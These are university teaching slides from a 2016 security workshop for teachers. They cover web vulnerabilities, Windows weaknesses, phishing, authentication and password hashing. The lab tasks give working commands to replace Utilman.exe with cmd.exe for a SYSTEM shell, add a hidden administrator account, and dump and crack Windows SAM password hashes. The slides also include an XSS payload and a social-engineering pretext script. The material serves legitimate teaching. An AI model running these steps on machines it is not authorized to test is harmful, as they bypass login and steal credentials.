CS4HS: Security

On breaking stuff

Luke Anderson

luke@lukeanderson.com.au

Ralph Holz

ralph.holz@sydney.edu.au

27th September 2016

University Of Sydney

THE UNIVERSITY OF SYDNEY

Outline

Introduction

Everything is “smart” and connected

Vulnerable to “anyone on the network” now means “every computer on every network”.

Viruses have been found pre-installed (deliberately) in **digital photo frames**, **multi-function printers** and installed on **pet RFID tags**.

Photo frames were shipped by BestBuy with viruses pre-installed. They sniffed your home traffic, infected your computers and sent your credit card information to China.

Soon every product made by man will be networked and have a chip in it. RFID is already the new barcode. Garbage bins in London now have LCDs and are networked.

Nothing is secure in the digital world

The digital world behaves very differently to the physical world:

- Everything digital is made of **bits**
- Bits have no uniqueness
- It's easy to copy bits perfectly

Therefore, if you have something, I can copy it.
e.g. Information, privileges, identity, photos, videos, software, digital money, secrets, etc.

Much of information security revolves around making it hard to copy bits.
This is like trying to make water not wet.

Definition of Information Security

You spend X so that your opponent has to spend Y to do something you don't want them to do.
Y is rarely greater than X... and there are may opponents.

It's all a resources game:

- Time
- Money $$$
- Computational Power (== time X $$$)

Definition of Information Security

Implications:

- Given enough resources, someone will get in.
- Given enough attackers, someone will get in.
- Given enough time, someone will get in.

Thus, all systems can and will fail.

The trick is to raise the bar to an adequate level of (in)security for the resource you're trying to protect

Security through obscurity does not work

Full disclosure of the mechanisms of security algorithms and systems (except secret key material) is the only policy that works.

Kirchhoff's Principle: For a system to be truly secure, all secrecy must reside in the key.

If the algorithms are known but cannot be broken, the system is a good system.

If an algorithm is secret and no-one has looked at it, **nothing** can be said for its security

Web Security

The web is a paradise for hackers

Web sites are a complex interaction of:

- Many languages
  (JavaScript, SQL, Python, PHP, Ruby,...)
- Many in-band mark-up languages
  (HTML, CSS)
- Many third parties
  (Google Analytics, Facebook, PayPal, server hosting providers, ...)
- Many protocols
  (HTTP, HTTPS, JSON, XML, DNS, ...)

These machines are accessible from all over the world at any time of the day.
If they're ever down, they are rushed back online, without much regard for security

A vulnerability in any one of these systems can lead to compromise of the whole system.

Sources of Vulnerabilities

There are *many* sources of vulnerabilities, far too many for us to cover today. Some common ones:

- SQL Injection
- **Cross-Site Scripting (XSS)**
- Cross-Site Request Forgery (CSRF)
- Remote Code Execution (RCE)

Cross Site Scripting (XSS)

Cross site scripting arises when a user of the website is able to **inject HTML** into the website.

HTML tells the browser how to display a web page, and can incorporate JavaScript.

Lets say we had a HTML template like this:

```
<H1>Hello {% user.name %}</H1>
```


This would insert the user's name into the heading of the page, so that it says "Hello Ralph" But what happens if I set my name as:

```
<script>alert("LOL");</script>
```

Microsoft Windows

Microsoft Windows

- The dominant computing platform for the 1990s
- The most common workstation operating system in large corporations.
- Entirely of proprietary closed-source code from Microsoft corporation
- Shares few structural similarities with Linux or Apple's OSX.



Screenshot of Windows 1.0, released 1985

Windows Security Comparison

It has traditionally been much **easier to craft exploits** for Windows than than other operating systems, such as Linux or OSX.

The **incentive to produce malware** for the Windows platform is larger due to the widespread adoption improving economies of scale. This is one reason so many viruses exist for Windows.

Internet Explorer, which comes bundled with Windows, has also had a terrible history regarding security vulnerabilities.

There have been a number of very famous critical vulnerabilities with the windows platform, such as MS08-067.

Removable Media

More savvy users tend to be aware of dangers around e-mail attachments, however rarely consider files handed to them physically on a CD or USB drive.

The autorun feature of Windows has been a scourge on secure computing for many years. Malware can use it to trigger infection immediately upon insertion of a CD or USB drive.

Brazen tactics such as arranging a fake job interview can be used to trick employees into opening files on a USB drive. For example, one might arrange to meet an executive, but show up a little early and say the following to their secretary:

> "Hi, my name is Blah and I have an interview with Mr Executive in 15 minutes. I couldn't manage to get my printer working, so I was hoping you would be able to print a copy of my resume for me."

Removable Media: Mitigation

- **Disabling autorun** is important and should always be done regardless.
- **Disabling USB ports** by means of hardware or software mechanisms is a good idea if it doesn't interfere with productivity. **Hot glue** is a useful tool for achieving this.
- **Education** is, as always, a great mitigation against these kinds of infections. If staff understand where dangerous files can come from, they are more likely to be mindful of the risks of inserting untrusted media.
- **Company USB drives** can be distributed and a policy put in place that only company USB drives are to be used in company PCs, and *never* used in other PCs.
- **Virus scanners** are an important mechanism for protecting machines, however should be considered as a backstop, not the front-line.

Dangerous Employees

"A little knowledge is a dangerous thing". Savvy employees may choose to install various "productivity" tools, such as browser extensions, without fully understanding their purpose or impact.

Employees may also attack their own work systems with the intent to compromise some aspect of the organisation. Maybe they are disgruntled, maybe they want to obtain access to something they have not yet been granted. Either way internal threats are very real.

These types of attacks are particularly dangerous when an organisation adopts the "eggshell model" with regards to the security of it's systems.

Dangerous Employees: Mitigations

- **Effective authentication and access control** ensures that it technically very difficult for employees to step outside of what they are allowed to do.
- **Monitoring** of employee activities can help mitigate internal attacks by recognising when an employee crosses boundaries. It is important to also implement alerting of administrators if/when a user account behaves unusually.
  For example, Windows PowerShell should never be opened on a employees workstation. Doing so should result in an alert to administrators and subsequent actions to ascertain why this has occurred.

Internet Explorer

Internet Explorer has a long history of serious security flaws, but remains as the default browser that ships with Windows. Every generation of IE that is released tends to be described as "but this one is better now", though critical vulnerabilities always seem to arise.

Even the new Windows 10 "edge" browser is riddled with serious flaws, which is apparent from the many forums online where users are flaming Microsoft for it.

For example: this time last year a *critical* Microsoft Security Bulletin MS15-093 was released that describes very serious remote code execution flaws with IE versions 7, 8, 9, 10 & 11.

The long history of critical IE bugs is apparent when one takes a look at the CVEs published for it.

Internet Explorer: Mitigations

The best mitigation for Internet Explorer is: **don't use it**.

"Internet Explorer is the best browser to download a better browser"

Mozilla Firefox or Google Chrome are your best choices for alternative browsers.

It is best to completely remove Internet Explorer from user's systems if possible, however be weary that some old-school websites (such as some banking sites) only support IE so it may be necessary to keep it.

Spear Phishing

Phishing

Phishing is an attempt to acquire sensitive information such as usernames, passwords and credit card details, often for malicious reasons, by masquerading as a trustworthy entity in an electronic communication.

https://en.wikipedia.org/wiki/Phishing

Spear phishing is basically targeted phishing. Instead of sending a generic e-mail to everyone in an organisation, an attacker might research a particular executive or group of executives and discover that they really like a particular subject; e.g. golf.

The attacker may then form an e-mail that really catches the attention of that specific group and convinces them to perform a desired action.

Spear Phishing: Mitigation

- **Educate** employees on what they can and can't do. Opening unknown files on a company machine must be strictly forbidden. Allow employees to forward interesting e-mails to a personal computer. The attacker has written the email to ensure that employees *want* to click links or open files. By providing employees with a safe place to do what they want to do, they are more likely to obey policy.
- **Virus scanners**, corporate e-mail scanners and intrusion detection systems are necessary, they can help detect incorrect user behaviour. However, these measures often come into play after damage has been done.
- Ensure that it's **difficult to find information** regarding employees. There should never be any employee e-mail addresses or names published anywhere, except where absolutely necessary (e.g. sales). You should ensure the reconnaissance stage of an attack is difficult.

Authentication

Authentication: Definition

Authentication is a means by which *identity* is established.

- Bob needs to ensure that the party at the end of the channel is Alice.
  - Ensure Alice's identity.
  - Ensure Alice has actively participated.
- Goal: achieve this over an insecure channel with an active attacker, and no shared secrets.

Note: authentication must be combined with key exchange to avoid session hijacking (after authentication).

Objectives of identification protocols

- If Alice and Bob are both honest, Alice should be able to successfully authenticate herself, i.e. Bob will complete the protocol having verified Alice's identity.
- Bob cannot reuse an identification exchange with Alice so as to impersonate her in conversations with others.
- The probability that Eve can successfully impersonate Alice is negligible (computationally hard).
- All of the above should remain true if:
  - Eve has seen many previous authentication sessions between Alice and Bob
  - Eve has authenticated with either or both of Alice and Bob
  - Multiple authentication sessions are being run simultaneously

Basis of identification

Something you know:

- Password, PIN, secret key, mother's maiden name, colour of pet...

Something you have:

- Magnetic card, smart card, physical key, handheld password generator, a phone with Google Authenticator...

Something you are:

- Biometrics: DNA, signatures, fingerprints, voice, retinal patterns, hand geometry, typing dialect/profiling.

Biometrics have problems in real-world situations:

- Key revocation.
- DNA and fingerprints are left everywhere.
- How do you give a mugger your fingerprint?
- How do you authenticate with a black eye?

Introduction: Hash Functions

A "one-way" function which maps:

- an input: m
- to an output: $h = hash(m)$.

Desirable Properties:

- **One way**


  Given h, cannot find m

- **Unpredictable**

  Cannot choose m to get a special h

- **Non-collision**

  Cannot find $m_1 \neq m_2$ where $h_1 = h_2$



Password Storage

Computers store passwords on the hard drive as hashes.

This prevents an attacker from just reading the password off the hard drive.

However, attackers can often read password hashes off the hard drive - now they just need to reverse them to get the passwords.

Breaking Hashes

The only way to 'break' a hash, is to hash all possible inputs and see if it matches the output.

This is typically done using a large *wordlist*, which is just a very large list of likely passwords.

The other approach is *bruteforce*, which uses an exhaustive list of *all possible passwords* (takes much longer)

You will use software during the lab to break a password.

Task #1

`utilman.exe` at Login

The login screen of Windows has an extra feature or two beyond just logging in. An interesting one is the accessibility tools that allow users who have physical difficulties using a computer, e.g. poor vision.

When you press ⊞ + **U** at the login prompt, the program `utilman.exe` executes. We are going to use this feature to get ourselves a `SYSTEM` level shell. This will all occur without ever logging in.

In Windows, the "`SYSTEM`" user is equivalent to "`root`" on Linux, and has even higher privileges than Windows' "`Administrator`" user.

Replace the .exe

1. Boot into Windows and checkout the accessibility tools at the login prompt.
2. Reboot into your Kali USB and mount the local Windows volume.
   - In a terminal window, first create a directory on which to mount, then mount the drive (`/dev/sda1`) onto the new directory "mount point".
     - `mkdir /media/windows`
     - `mount /dev/sda1 /media/windows`
3. Navigate to `Windows/System32` and find the `Utilman.exe` file.

   ```
   cd /media/windows/Windows/System32
   ```
4. Backup Utilman.exe:

   ```
   mv Utilman.exe Utilman.exe.bak
   ```
5. Copy `cmd.exe` into it's place:

   ```
   cp cmd.exe Utilman.exe
   ```
6. Unmount the Windows volume:

   ```
   umount /media/windows
   ```
7. Reboot into Windows and open the accessibility tools again with:

   + U

Create A New User

Now that we have a `SYSTEM` level shell, we can create ourselves a new user:

1. `net user MrHaxxor asdfasdf12341234 /add`
2. `net localgroup Administrators MrHaxxor /add`

Now you can log in with username: "MrHaxxor"
and password: "asdfasdf12341234".

Domain PCs

If your computer is on a Microsoft Domain, you may need to enter the username as: `<HOSTNAME>\MrHaxxor`.

Task #2

Dump The Hashes

1. Boot into Kali Linux and mount the local Windows volume as you did previously.
2. Navigate to Windows' config folder:

   ```
   cd /media/windows/Windows/System32/config/
   ```

3. Use the program `samdump2` to extract the password hashes:
   `samdump2 SYSTEM SAM >/tmp/hashes.txt`
4. Check out the hashes you've found in `hashes.txt`
   `cat /tmp/hashes.txt`
5. See if you can break your "MrHaxxor" password using John The Ripper and `/usr/share/wordlists/rockyou.txt`. The hashes you extracted are probably of the format '`NT`'.
   - To how to use john, you can just run the command: `john`